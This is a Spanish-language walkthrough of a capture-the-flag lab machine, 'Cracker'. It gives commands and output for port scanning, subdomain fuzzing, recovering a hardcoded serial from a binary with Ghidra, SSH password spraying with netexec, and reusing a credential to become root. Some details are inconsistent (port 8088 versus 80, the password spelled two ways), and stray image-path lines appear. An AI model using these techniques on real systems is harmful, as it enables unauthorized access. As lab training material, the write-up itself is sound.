CRACKER

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.


ping -c1 172.17.0.2 ttl=64 linux

ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2

22/tcp	OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
8088/tcp	Apache httpd 2.4.58 ((Ubuntu))

puerto 80




Agregamos cracker.dl al /etc/hosts

ENUMERACIÓN

No encontramos nada interesante al fuzzear con gobuster, por lo que vamos

a probar con subdominios

wfuzz -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --hh 4029 -H "Host: FUZZ.cracker.dl" -u http://cracker.dl -t 100



Lo añadimos al /etc/hosts, (japan.cracker.dl)

Nos vamos al navegador con esta ruta y vemos que podemos descargar

un archivo PanelAdmin

Testeamos el programa y observamos que nos pide un serial para acceder

Con strings

strings PanelAdmin | grep -i "serial"

SERIAL incorrecto. Int
n de SERIAL
Introduce el SERIAL para acceder:
Introduce el SERIAL aqu
on_validate_serial

Descubrimos que on_validate_serial parece que es la

función que probablemente maneje la validación del serial.

Intentamos analizarla con Ghidra

La función validate_serial valida si el param_1 ingresado

coincide con una cadena específica generada por snprintf.

El serial válido sería:

47378-10239-84236-54367-83291-78354

Lo probamos y conseguimos aaceder a un panel donde nos ofrecen una

contraseña

#P@$$wOrd!%#S€c7T

Intentamos hacer un ataque de diccionario creado con la información de la web

Probé con herramientas como hydra, medusa y crackmapexec, pero, no daban

resultados o se eternizaban.

```
wget -qO- http://cracker.dl | grep -oP '\w+' | awk '{print tolower($0)}' | sort -u > users.txt
```

wget -qO-: Descarga el contenido HTML del sitio.

grep -oP '\w+': Extrae todas las palabras.

awk '{print tolower($0)}': Convierte todo a minúsculas.

sort -u: Elimina duplicados.

> users.txt: Guarda el resultado en users.txt.

```
netexec ssh 172.17.0.2 -u users.txt -p '#P@$$w0rd!%#S€c7T'
```

SSH 172.17.0.2 22 172.17.0.2 [+] cracker:#P@$$w0rd!%#S€c7T Linux - Shell access!

Otra forma de sacar el usuario, aunque no muy ortodoxo, seria

ejecutando los siguientes comandos

```
docker ps
```

```
docker exec -it cracker_container /bin/bash
```

```
cat /etc/passwd
```

Accedemos por SSH

```
ssh cracker@172.17.0.2
```

EXPLOTACIÓN

```
└─# ssh cracker@172.17.0.2
cracker@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Jan 10 11:43:17 2025 from 172.17.0.1
cracker@b2187430fc79:~$
```


ESCALADA DE PRIVILEGIOS

Di muchas vueltas aquí, ni usando linpeas saqué nada

con lo que pruebo a hacerme root usando el serial encontrado en

PanelAdmin

cracker@b2187430fc79:/tmp$ su root
Password:
root@b2187430fc79:/tmp# whoami
root
root@b2187430fc79:/tmp#



Buen día 🙂